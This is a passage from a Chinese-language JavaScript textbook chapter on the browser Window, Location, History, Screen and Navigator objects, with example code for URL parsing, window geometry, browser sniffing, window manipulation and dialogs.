段代码没有立刻调用但是会“尽可能快地”运行。实际上，`setTimeout()`告诉浏览器，当它为当前任何挂起的事件运行完事件句柄并且完成了文档的当前状态的更新之后，就调用该函数。查询或修改文档内容（参见第15章）的事件句柄（参见第17章）有时候必须使用这种技术来延迟它们的代码的执行，直到文档处于一个稳定的状态。

可以在本书第四部分的 Window 对象中找到这些计时器函数的参考信息。

14.2 浏览器 Location 和 History

本节讨论一个窗口的 Location 和 History 对象。这两个对象提供了当前显示的文档的 URL 的访问，并且允许载入新的文档或者让浏览器后退（或前进）到一个之前浏览过的文档。

14.2.1 解析 URL

窗口的 `location` 属性引用的是 Location 对象，它代表该窗口（或帧）中当前显示的文档的 URL。Location 对象的 `href` 属性是一个字符串，它包含 URL 的完整文本。Location 对象的 `toString()` 方法返回 `href` 属性的值，因此，可以使用 `location` 代替 `location.href`。

这个对象的其他属性（如 `protocol`、`host`、`pathname` 和 `search` 等）则分别声明了 URL 的各个部分（参阅本书第四部分的 Location 对象获取详细信息）。

Location 对象的 `search` 属性比较有趣。如果有的话，它包含的是问号之后的那部分 URL，这部分通常是某种类型的查询字符串。一般说来，在 URL 中使用问号是一种在 URL 中嵌入参数的方法。虽然这些参数通常用于运行在服务器上的脚本，但是没有任何理由阻止使用 JavaScript 的页面使用它们。例 14-1 展示了一个通用的函数 `getArgs()` 的定义，可以用这个函数将参数从 URL 的 `search` 属性中提取出来。

例 14-1：提取 URL 中的参数

```
/*
 * This function parses ampersand-separated name=value argument pairs from
 * the query string of the URL. It stores the name=value pairs in
 * properties of an object and returns that object. Use it like this:
 *
 * var args = getArgs(); // Parse args from URL
 * var q = args.q || ""; // Use argument, if defined, or a default value
 * var n = args.n ? parseInt(args.n) : 10;
 */
function getArgs() {
    var args = new Object();
```



```

var query = location.search.substring(1); // Get query string
var pairs = query.split("&"); // Break at ampersand
for(var i = 0; i < pairs.length; i++) {
    var pos = pairs[i].indexOf('='); // Look for "name=value"
    if (pos == -1) continue; // If not found, skip
    var argname = pairs[i].substring(0,pos); // Extract the name
    var value = pairs[i].substring(pos+1); // Extract the value
    value = decodeURIComponent(value); // Decode it, if needed
    args[argname] = value; // Store as a property
}
return args; // Return the object
}

```

14.2.2 载入新的文档

尽管一个窗口的 `location` 属性引用了一个 `Location` 对象, 还是可以给这个属性赋值一个字符串。当这么做的时候, 浏览器把这个字符串解释为一个 URL, 并且试图用这个 URL 载入和显示文档。例如, 可以像下面这样把一个 URL 赋给 `location` 属性:

```

// If the browser does not support the Document.getElementById function,
// redirect to a static page that does not require that function.
if (!document.getElementById) location = "staticpage.html";

```

注意, 在这个例子中赋给这个 `location` 属性的 URL 是一个相对的 URL。相对的 URL 会相对于它们所出现的页面来解释, 就像它们用于一个超链接之中一样。

在本章的末尾, 例 14-7 也使用 `location` 属性来载入一个新的文档。

Window 对象没有一个方法可以让浏览器载入和显示一个新的页面, 这有些让人惊讶。然而在过去, 把一个 URL 赋给一个窗口的 `location` 属性也是得到支持的载入新页面的技术。`Location` 对象确实还有两种实现这一相关目的的方法。方法 `reload()` 会从 Web 服务器上再次装入当前显示的页面。方法 `replace()` 会装载并显示指定的 URL。但是为给定的 URL 调用这个方法和把一个 URL 赋给窗口的 `location` 属性不同。当调用 `replace()` 时, 指定的 URL 就会替换浏览器历史列表中的当前 URL, 而不是在历史列表中创建一个新条目。因此, 如果使用方法 `replace()` 使一个新文档覆盖当前文档, **Back** 按钮就不能使用户返回最初文档, 而通过将一个 URL 赋给窗口的 `location` 属性来装载新文档就可以做到这一点。对那些使用了帧并且显示多个临时页 (可能是由服务器端脚本生成的) 的网站来说, `replace()` 通常比较有用。这样临时页面都不会存储在历史列表中, **Back** 按钮对用户就显得有用多了。

最后要注意的是, 不要混淆 Window 对象的 `location` 属性和 Document 对象的 `location` 属性。前者引用一个 `Location` 对象, 而后者只是一个只读字符串, 并不具有 `Location` 对象的任何特性。`document.location` 与 `document.URL` 是同义的, 后者是该属性的首

选名称（因为这样避免了潜在的混淆）。在大多数情况下，`document.location`和`location.href`是相同的。但是，当存在服务器重定向时，`document.location`包含的是已经装载的URL，而`location.href`包含的则是原始请求的文档的URL。

14.2.3 History 对象

Window对象的`history`属性引用的是该窗口的History对象。History对象最初是用来把窗口的浏览历史构造成最近访问过的URL的数组。但这种设计非常拙劣，出于重要的安全性和隐私性的原因，使脚本能够访问用户以前访问过的站点列表绝不合适。因此，脚本不能真正访问History对象的数组元素。

尽管History对象的数组元素不能被访问，但它支持三种方法。方法`back()`和`forward()`可以在窗口（或帧）的浏览历史中前后移动，用前面浏览过的文档替换当前显示的文档，这与用户点击浏览器的Back和Forward按钮的作用相同。第三个方法`go()`有一个整数参数，可以在历史列表中向前（正参数）或向后（负参数）跳过多个页。本章末尾的例14-7展示了History对象的`back()`方法和`forward()`方法。

基于Mozilla的浏览器和Netscape浏览器也支持Window对象自身上的`back()`方法和`forward()`方法。这些不可移植的方法所执行的操作和浏览器的Back按钮和Forward按钮所执行的操作相同。当使用帧的时候，`window.back()`可以执行和`history.back()`不同的操作。

14.3 获取窗口、屏幕和浏览器信息

脚本有时候需要获取和它们在其中运行的窗口、桌面或浏览器相关的信息。本节介绍Window、Screen和Navigator对象的属性，这些属性允许判定浏览器窗口的大小、桌面的大小以及Web浏览器版本等信息。这些信息允许一个脚本来根据环境定制自己的行为。

14.3.1 窗口的几何大小

大多数浏览器（唯一引人注目的例外就是Internet Explorer）支持Window对象上的一组简单的属性，它们可以获取有关窗口大小和位置的信息：

```
// The overall size of the browser window on the desktop
var windowWidth = window.outerWidth;
var windowHeight = window.outerHeight;

// This is the position of the browser window on the desktop
```

```

var windowX = window.screenX
var windowY = window.screenY

// The size of the viewport in which the HTML document is displayed
// This is the window size minus the menu bars, toolbars, scrollbars, etc.
var viewportWidth = window.innerWidth;
var viewportHeight = window.innerHeight;

// These values specify the horizontal and vertical scrollbar positions.
// They are used to convert between document coordinates and window coordinates.
// These values specify what part of the document appears in the
// upper-left corner of the screen.
var horizontalScroll = window.pageXOffset;
var verticalScroll = window.pageYOffset;

```

注意，这些属性是只读的。本章后面介绍的窗口操作方法允许移动、重新设置大小和滚动窗口。还需要注意，必须要意识到存在几种不同的坐标系统。屏幕坐标描述的是桌面上的一个浏览器窗口的位置，它们相对于桌面的左上角来度量。窗口坐标描述的是在 Web 浏览器中的视口的位置，它们相对于视口的左上角来度量。文档坐标描述的是一个 HTML 文档中的位置，它们相对于文档的左上角来度量。当文档比视口（往往是 Web 页面）还要更长更宽的时候，文档坐标和窗口坐标就不相同了，在这两个坐标系之间进行转换的时候，需要考虑滚动条的位置。第 15 章和第 16 章将更多地介绍文档坐标。

正如前面所提到的，这里列出的 Window 对象的属性并没有在 IE 中定义。基于某些原因，IE 将这些窗口几何属性放置在 HTML 文档的 <body> 上。并且，更容易令人混淆的是，IE 6 在用 <!DOCTYPE> 声明显示一个文档的时候，把这些属性放置在 document.documentElement 元素上，而不是 document.body 元素上。

例 14-2 提供了详细的例子。它定义了一个 Geometry 对象，该对象带有可移植的查询视口大小、滚动条位置和屏幕位置的方法。

例 14-2：可移植地查询窗口几何属性

```

/**
 * Geometry.js: portable functions for querying window and document geometry
 *
 * This module defines functions for querying window and document geometry.
 *
 * getWindowX/Y(): return the position of the window on the screen
 * getViewportWidth/Height(): return the size of the browser viewport area
 * getDocumentWidth/Height(): return the size of the document
 * getHorizontalScroll(): return the position of the horizontal scrollbar
 * getVerticalScroll(): return the position of the vertical scrollbar
 *
 * Note that there is no portable way to query the overall size of the
 * browser window, so there are no getWindowWidth/Height() functions.
 *
 * IMPORTANT: This module must be included in the <body> of a document

```

```
*           instead of the <head> of the document.
*/
var Geometry = {};

if (window.screenLeft) { // IE and others
    Geometry.getWindowX = function() { return window.screenLeft; };
    Geometry.getWindowY = function() { return window.screenTop; };
}
else if (window.screenX) { // Firefox and others
    Geometry.getWindowX = function() { return window.screenX; };
    Geometry.getWindowY = function() { return window.screenY; };
}

if (window.innerWidth) { // All browsers but IE
    Geometry.getViewportWidth = function() { return window.innerWidth; };
    Geometry.getViewportHeight = function() { return window.innerHeight; };
    Geometry.getHorizontalScroll = function() { return window.pageXOffset; };
    Geometry.getVerticalScroll = function() { return window.pageYOffset; };
}
else if (document.documentElement && document.documentElement.clientWidth) {
    // These functions are for IE 6 when there is a DOCTYPE
    Geometry.getViewportWidth =
        function() { return document.documentElement.clientWidth; };
    Geometry.getViewportHeight =
        function() { return document.documentElement.clientHeight; };
    Geometry.getHorizontalScroll =
        function() { return document.documentElement.scrollLeft; };
    Geometry.getVerticalScroll =
        function() { return document.documentElement.scrollTop; };
}
else if (document.body.clientWidth) {
    // These are for IE4, IE5, and IE6 without a DOCTYPE
    Geometry.getViewportWidth =
        function() { return document.body.clientWidth; };
    Geometry.getViewportHeight =
        function() { return document.body.clientHeight; };
    Geometry.getHorizontalScroll =
        function() { return document.body.scrollLeft; };
    Geometry.getVerticalScroll =
        function() { return document.body.scrollTop; };
}

// These functions return the size of the document. They are not window
// related, but they are useful to have here anyway.
if (document.documentElement && document.documentElement.scrollWidth) {
    Geometry.getDocumentWidth =
        function() { return document.documentElement.scrollWidth; };
    Geometry.getDocumentHeight =
        function() { return document.documentElement.scrollHeight; };
}
else if (document.body.scrollWidth) {
    Geometry.getDocumentWidth =
        function() { return document.body.scrollWidth; };
    Geometry.getDocumentHeight =
```

```
function() { return document.body.scrollHeight; }  
}
```

14.3.2 Screen 对象

Window 对象的 `screen` 属性引用 Screen 对象。这个 Screen 对象提供有关用户显示器的大小和可用的颜色数量的信息。属性 `width` 和 `height` 指定的是以像素为单位的显示器大小。例如，可以使用这些属性来协助确定在一个文档中包含什么样尺寸的图像。

属性 `availWidth` 和 `availHeight` 指定的是实际可用的显示大小，它们排除了像桌面任务栏这样的特性所占有的空间。Firefox 和相关的浏览器（但不包括 IE）也定义了屏幕对象的 `availLeft` 和 `availTop` 属性。这些属性指定了屏幕上第一个可用位置的坐标。如果再编写打开一个新的浏览器窗口的脚本（将会在本章稍后学习如何做到这一点），可以使用这样的属性来把这个窗口在屏幕中居中。

本章后面的例 14-4 说明了如何使用 Screen 对象。

14.3.3 Navigator 对象

Window 对象的 `navigator` 属性引用的是包含 Web 浏览器总体信息（如版本和它可以显示的数据格式列表）的 Navigator 对象。Navigator 对象的命名是为了纪念 Netscape Navigator，不过所有其他的浏览器也支持它（IE 还支持属性 `clientInformation`，它是 `navigator` 的同义词，不过它和厂商无关。遗憾的是，其他浏览器并不支持这一更直观地命名的属性）。

过去，Navigator 对象通常被脚本用来确定它们是在 IE 中还是 Netscape 中运行。这种浏览器嗅探方法有问题，因为它要求随着新浏览器和现有浏览器的新版本的引入而不断地调整。如今，有一种更好的功能测试方法。只需要测试所需要的功能（如方法），而不是假设特定的浏览器及其功能。例如，下面展示如何对事件句柄注册方法（将在第 17 章中介绍）来使用功能测试方法：

```
if (window.addEventListener) {  
    // If the addEventListener() method is supported, use that.  
    // This covers the case of standards-compliant browsers like  
    // Netscape/Mozilla/Firefox.  
}  
else if (window.attachEvent) {  
    // Otherwise, if the attachEvent() method exists, use it.  
    // This covers IE and any nonstandard browser that decides to emulate it.  
}  
else {  
    // Otherwise, neither method is available.
```

```
    // This happens in old browsers that don't support DHTML.  
}
```

然而，浏览器嗅探有时候仍然有价值。这样的一种情况是，当需要解决存在于一个特定的浏览器的特定版本中的一个特定 bug 的时候。Navigator 对象支持这么做。

Navigator 对象有五个属性用于提供正在运行的浏览器的版本信息：

appName

Web 浏览器的简单名称。在 IE 中，就是“Microsoft Internet Explorer”。在源自 Netscape 代码基础的 Firefox 和其他的浏览器（如 Mozilla 和 Netscape 自身）中，这一属性是“Netscape”。

appVersion

浏览器的版本号和（或）其他版本信息。注意，这应该被视为“内部”版本号，因为它不总是与显示给用户的版本号一致。例如，Netscape 6 以及随后发布的 Mozilla 和 Firefox 所报告的版本号是 5.0。另外，IE 4 到 IE 6 的版本号都是 4.0，这说明它们与第四代浏览器的基准功能兼容。

userAgent

浏览器在它的 USER-AGENT HTTP 头部中发送的字符串。这个属性通常包含 appName 和 appVersion 中的所有信息，并且，常常也可能包含其他的细节。对于这一信息没有标准的格式，因此，以一种独立于浏览器的方式来解析它是不可能的。

appCodeName

浏览器的代码名。Netscape 用代码名“Mozilla”作为这一属性的值。为了兼容，IE 也采用这种方式。

platform

运行浏览器的硬件平台。这一属性是 JavaScript 1.2 新加的。

下面几行 JavaScript 代码在一个对话框中显示了 Navigator 对象的每个属性。

```
var browser = "BROWSER INFORMATION:\n";  
for(var propname in navigator) {  
    browser += propname + ": " + navigator[propname] + "\n"  
}  
alert(browser);
```

图 14-1 显示的是这段代码在 IE 6 中运行时显示的对话框。

从图 14-1 可以看出，Navigator 对象的属性值有时比我们所需要的要复杂得多。例如，我们通常注意的只是 appVersion 属性的第一个数字。当使用 Navigator 对象来检测浏览




图 14-1: Navigator 对象的属性

器信息时，我们通常使用 `parseInt()` 和 `String.indexOf()` 方法将我们需要的信息提取出来。例 14-3 就是实现这一功能的代码，它对 Navigator 对象的属性进行了处理，然后将它们存储在一个名为 `browser` 的对象中。这些属性的经过处理的形式用起来比原始的 `navigator` 属性更容易。形容这类代码的术语是“客户端嗅探器”，可以在 Internet 上找到更复杂、更通用的嗅探器代码（例如，参阅 http://www.mozilla.org/docs/web-developer/sniffer/browser_type.htm）。但出于多种原因，还是例 14-3 所示的简单代码工作得较好。

例 14-3: 确定浏览器的厂商和版本

```
/**
 * browser.js: a simple client sniffer
 *
 * This module defines an object named "browser" that is easier to use than
 * the "navigator" object.
 */
var browser = {
  version: parseInt(navigator.appVersion),
  isNetscape: navigator.appName.indexOf("Netscape") != -1,
  isMicrosoft: navigator.appName.indexOf("Microsoft") != -1
};
```

从本节中所学到的重要的一点是，Navigator 对象的属性并不是可靠地描述浏览器。例如，Firefox 1.0 有一个“Netscape”的 `appName` 以及一个“5.0”的 `appVersion`。Safari

并不基于 Mozilla 代码，但它返回同样的值。IE 6 的 `appCodeName` 为 “Mozilla”，而 `appVersion` 为 “4.0”。造成这种现象的原因是，有如此多的浏览器嗅探代码部署在旧的、已有的 Web 页中，以至于厂商无法通过更新这些属性来终止向后兼容。这也是浏览器嗅探的用处越来越小并且开始被功能测试取代的原因之一。

14.4 打开和操作窗口

Window 对象定义了几个可以用来对窗口自身进行高级控制的方法。下面的几节就探究了如何使用这些方法来打开窗口、关闭窗口、控制窗口的位置和大小、请求或放弃键盘焦点以及滚动窗口中的内容。本节最后我们给出了一个例子用于说明这些特性。

14.4.1 打开窗口

使用 Window 对象的 `open()` 方法可以打开一个新的浏览器窗口。

当浏览 Web 的时候，广告就是使用 `Window.open()` 方法来进行“弹出”或“滚动”的。由于令人讨厌的弹出窗口如洪水般汹涌而至，大多数 Web 浏览器现在已经配备了某种弹出窗口阻止系统。一般地，只有当作为对用户点击按钮或链接的响应的时候，调用 `open()` 方法才会成功。JavaScript 代码试图在浏览器第一次载入（或关闭）一个页面的时候打开弹出窗口将会失败。

`Window.open()` 方法有四个可选的参数，返回的是代表新打开的窗口的 Window 对象。`open()` 的第一个参数是要在新窗口中显示的文档的 URL。如果这个参数被省略了（可以是 `null`，也可以是空字符串），那么新打开的窗口将是空的。

`open()` 的第二个参数是新打开的窗口的名字。这个名字可以作为 `<a>` 标记或 `<form>` 标记的 `target` 属性的值，我们将在本章后面讨论这一点。如果指定的是一个已经存在的窗口的名字，那么 `open()` 使用的就只是那个已经存在的窗口，而不是再打开一个新窗口。

`open()` 的第三个参数是特性列表，这些特性声明了窗口的大小和它的 GUI 装饰。如果省略了这个参数，那么新窗口就会用一个默认的大小，而且具有一套标准的特性，即菜单栏、状态栏、工具栏等。如果指定了这个参数，就可以明确地规定新窗口的大小和要具有的特性。例如，要打开的是一个较小的可调整的浏览器窗口，它具有状态栏，但是没有菜单栏、工具栏和地址栏，可以使用如下的 JavaScript 代码：

```
var w = window.open("smallwin.html", "smallwin",  
                    "width=400,height=350,status=yes,resizable=yes");
```

注意，当指定第三个参数时，所有没有明确声明的特性都会被省略。参阅本书第四部分的 `Window.open()`，其中列出了所有可用特性和它们名称的集合。出于各种安全原因，浏览器包含了对可能指定的功能的限制。例如，通常不允许指定一个太小的或者位于屏幕之外的窗口，并且一些浏览器不允许创建一个没有状态栏的窗口。随着垃圾邮件、钓鱼陷阱以及其他 Web 黑暗面的代表不断寻求新的方法来诱骗用户，浏览器厂商将会对 `open()` 方法的使用设置越来越多的限制。

`open()` 的第四个参数只在第二个参数命名的是一个存在的窗口时才有用。它是一个布尔值，声明了由第一个参数指定的 URL 是应该替换掉窗口浏览历史的当前项 (`true`)，还是应该在窗口浏览历史中创建一个新的项 (`false`)，后者是默认的设置。

`open()` 的返回值是代表新创建的窗口的 `Window` 对象。可以在自己的 JavaScript 代码中使用这个 `Window` 对象来引用新创建的窗口，就像使用隐式的 `Window` 对象 `window` 来引用运行代码的窗口一样。但相反的情形怎样呢？如果在新窗口中运行的 JavaScript 代码要引用打开它的窗口又如何呢？窗口的 `opener` 属性引用的是打开它的窗口。如果当前窗口是由用户创建的，而不是由 JavaScript 代码创建的，那么它的 `opener` 属性就是 `null`。

14.4.2 关闭窗口

就像方法 `open()` 打开一个新窗口一样，方法 `close()` 将关闭一个窗口。如果我们已经创建了一个 `Window` 对象 `w`，可以使用如下的代码将它关掉：

```
w.close();
```

运行在那个窗口中的 JavaScript 代码则可以使用下面的代码关闭：

```
window.close();
```

注意，要显式地使用标识符 `window`，这样可以避免混淆 `Window` 对象的 `close()` 方法和 `Document` 对象的 `close()` 方法。

大多数浏览器只允许自动关闭由自己的 JavaScript 代码创建的窗口。如果要关闭其他窗口，可以用一个对话框提示用户，要求他对关闭窗口的请求进行确认（取消），或者请求失败。这样就可以防止那些不顾及别人的脚本编写者编写关闭用户主浏览器窗口的代码。

即使一个窗口关闭了，代表它的 `Window` 对象仍然存在。但除了检测它的 `closed` 属性外，就不应该再使用它的其他属性或方法了。如果窗口被关闭，则属性为 `true`。记住，用户是可以在任何时候任何地点关闭窗口的，因此要避免出错，就要定期的检测要使用的窗口是否仍然是打开的，这是个不错的建议。

14.4.3 窗口的几何大小

Window 对象定义了移动窗口和重新设置窗口大小的方法。使用这些方法通常被认为是糟糕的方式：用户应该对自己的桌面上的所有窗口的大小和位置具有唯一的控制权。现代浏览器通常都有一个选项来阻止 JavaScript 移动窗口和重新设置窗口的大小，在一个百分比大小可以改变的浏览器中，应该期待这个选项是打开的。另外，有些恶意脚本需要代码在非常小或移出屏幕的窗口中运行，用户可能注意不到这样的窗口，为了防止这种攻击，浏览器会限制不能将窗口移出屏幕的或使窗口非常小。但是，如果不顾这些告诫仍要移动窗口或者改编窗口的大小，那么继续往下阅读。

方法 `moveTo()` 可以将窗口的左上角移动到指定的坐标。同样，方法 `moveBy()` 可以将窗口上移、下移或者左移、右移指定数量的像素。方法 `resizeTo()` 和 `resizeBy()` 可以按照相对数量和绝对数量调整窗口的大小。本书第四部分给出了它们的详细介绍。

14.4.4 键盘焦点和可见性

方法 `focus()` 和 `blur()` 提供了对窗口的高级控制。调用 `focus()` 会请求系统将键盘焦点赋予窗口，调用 `blur()` 则会放弃键盘焦点。此外，方法 `focus()` 还会把窗口移到堆栈顺序的顶部，使窗口可见。在使用 `Window.open()` 方法打开新窗口时，浏览器会自动在顶部创建窗口。但是如果它的第二个参数指定的窗口名已经存在，`open()` 方法不会自动使那个窗口可见。因此，在调用 `open()` 后调用 `focus()` 很常用。

14.4.5 滚动

Window 对象还具有一些在窗口或帧中滚动文档的方法。`scrollBy()` 会将窗口中显示的文档向左、向右或者向上、向下滚动指定数量的像素。`scrollTo()` 会将文档滚动到一个绝对位置。它将移动文档以便在窗口文档区的左上角显示指定的文档坐标。

在现代浏览器中，文档的 HTML 元素（参见第 15 章）有 `offsetLeft` 和 `offsetTop` 属性来指定元素的 X 坐标和 Y 坐标（参见 16.2.3 节的方法，可以用这些方法来确定任何元素的位置）。一旦已经确定了元素的位置，可以使用 `scrollTo()` 来滚动一个窗口，以使任何指定元素位于窗口的左上角位置。

滚动的另一种方法是调用文档元素（如表单字段或按钮）的 `focus()` 方法，它可以接收键盘焦点。作为把焦点传递到元素的过程的一部分，滚动文档以使元素变得可见。注意，这并不一定把指定的元素放置到窗口的左上角，但是，可以确保元素在窗口中的某个位置可见。

大多数现代浏览器支持另一种有用的滚动方法，这就是在任意的 HTML 元素上调用 `scrollIntoView()` 方法使该元素可见。这个方法试图把元素放置在窗口的顶部，当然，如果元素接近文档的末尾它就不会这么做。`scrollIntoView()` 的实现没有 `focus()` 方法那么广泛，但是它可以在任何 HTML 元素上工作，而且不仅仅是那种接收键盘焦点的元素。在本书第四部分的 `HTMLElement` 部分可以了解到这个方法的更多细节。

可以滚动一个在脚本控制下的窗口的最后一种方法就是，在所有想要滚动文档的地方使用 `` 标记来定义锚。然后，通过 `Location` 对象的 `hash` 属性来使用这些锚名。例如，如果在文档的开头定义了一个名为“top”的锚，可以像下面这样跳转到顶部：

```
window.location.hash = "#top";
```

这种技术利用了 HTML 的能力，通过使用指定的锚来在文档中导航。它使得当前的文档位置在浏览器的地址栏中可见，使得位置成为可以标记的，并且允许用户通过 **Back** 按钮回到之前的位置，这是一项很诱人的功能。

另外，脚本所产生的指定的锚可能会打乱了用户的浏览历史，这在某些情况下可能被当作麻烦。为了滚动到一个指定的锚并且不会（在大多数浏览器中）产生新的历史项，使用 `Location.replace()` 来替代：

```
window.location.replace("#top");
```

14.4.6 Window 方法示例

例 14-4 使用了我们在本章中讨论过的 Window 方法 `open()`、`close()` 和 `moveTo()`，此外还用到了本章介绍过的其他一些窗口编程技术。首先它创建了一个新窗口，然后使用 `setInterval()` 反复调用一个函数，在屏幕上不断地移动这个窗口。它还使用 `Screen` 对象确定了屏幕的大小，然后根据这一信息在窗口到达屏幕边界时将它反弹回来。

例 14-4：创建并操作窗口

```
<script>
var bounce = {
  x:0, y:0, w:200, h:200, // Window position and size
  dx:5, dy:5,             // Window velocity
  interval: 100,          // Milliseconds between updates
  win: null,              // The window we will create
  timer: null,            // Return value of setInterval()

  // Start the animation
  start: function() {
    // Start with the window in the center of the screen
    bounce.x = (screen.width - bounce.w)/2;
```

```
bounce.y = (screen.height - bounce.h)/2;

// Create the window that we're going to move around
// The javascript: URL is simply a way to display a short document
// The final argument specifies the window size
bounce.win = window.open('javascript:<h1>BOUNCE!</h1>', "",
    "left=" + bounce.x + ",top=" + bounce.y +
    ",width=" + bounce.w + ",height=" + bounce.h +
    ",status=yes");

// Use setInterval() to call the nextFrame() method every interval
// milliseconds. Store the return value so that we can stop the
// animation by passing it to clearInterval().
bounce.timer = setInterval(bounce.nextFrame, bounce.interval);
},

// Stop the animation
stop: function() {
    clearInterval(bounce.timer); // Cancel timer
    if (!bounce.win.closed) bounce.win.close(); // Close window
},

// Display the next frame of the animation. Invoked by setInterval()
nextFrame: function() {
    // If the user closed the window, stop the animation
    if (bounce.win.closed) {
        clearInterval(bounce.timer);
        return;
    }

    // Bounce if we have reached the right or left edge
    if ((bounce.x+bounce.dx > (screen.availWidth - bounce.w)) ||
        (bounce.x+bounce.dx < 0)) bounce.dx = -bounce.dx;

    // Bounce if we have reached the bottom or top edge
    if ((bounce.y+bounce.dy > (screen.availHeight - bounce.h)) ||
        (bounce.y+bounce.dy < 0)) bounce.dy = -bounce.dy;

    // Update the current position of the window
    bounce.x += bounce.dx;
    bounce.y += bounce.dy;

    // Finally, move the window to the new position
    bounce.win.moveTo(bounce.x,bounce.y);

    // Display current position in window status line
    bounce.win.defaultStatus = "(" + bounce.x + "," + bounce.y + ")";
}
}
</script>
<button onclick="bounce.start()">Start</button>
<button onclick="bounce.stop()">Stop</button>
```

14.5 简单的对话框

Window 对象提供了 3 个方法来向用户显示简单对话框。`alert()` 向用户显示一条消息并等待用户关闭对话框。`confirm()` 要求用户点击一个 **OK** 或 **Cancel** 按钮来确认或取消操作。`prompt()` 请求用户输入一个字符串。

尽管这 3 个对话框方法都很简单而且很容易使用,良好的设计还是要求节制地使用它们,并尽可能做到这点。像这样的对话框并非 Web 模式的常见功能,并且它们现在已经变得越来越少见,因为能力更强的 Web 浏览器支持文档内容自身的脚本化。大多数用户会发现 `alert()`、`confirm()` 和 `prompt()` 方法所产生的对话框会破坏他们的浏览体验。如今,对这些方法唯一常见的应用就是调试:JavaScript 程序员常常在代码中插入一个 `alert()` 方法,它只有在力图诊断问题的时候才工作(参见例 15-9 中的一个调试替代法)。

注意,这些对话框中显示的文本是纯文本,而不是 HTML 格式的文本。只能使用空格、换行符和各种标点符号来格式化这些对话框。

有些浏览器会在 `alert()`、`confirm()` 和 `prompt()` 生成的所有对话框的标题栏或左上角显示“JavaScript”。虽然设计者觉得这很讨厌,但应该将它看作一个特性,而不是一个 bug,因为就是这一点使原始对话框清晰,防止黑客编写特洛伊木马代码,这些代码通过显示具有哄骗性的系统对话框骗用户输入口令或做一些他们不应该做的事。

方法 `confirm()` 和 `prompt()` 都会产生阻塞,也就是说,在用户关掉它们所显示的对话框之前,它们不会返回。这就意味着在弹出一个对话框时,代码就会停止运行。如果当前正在装载文档,也会停止装载,直到用户用要求的输入进行了响应为止。没有方法可以防止这些方法产生的阻塞,因为它们的返回值是用户的输入,所以在返回之前方法必须等待用户进行输入。在大多数浏览器中,`alert()` 方法也将产生阻塞,并等待用户关闭对话框。

例 14-5 示意了 `confirm()` 方法的一种可能的用法,它产生了图 14-2 所示的对话框。

例 14-5: 使用 `confirm()` 方法

```
function submitQuery() {  
    // This is what we want to ask the user.  
    // Limited formatting is possible with underscores and newlines.  
    var message = "\n\n\n\n" +  
        "_____\n\n" +  
        "Please be aware that complex queries such as yours\n" +  
        "may require a minute or more of search time.\n" +  
        "_____\n\n\n" +  
        "Click Ok to proceed or Cancel to abort";  
}
```

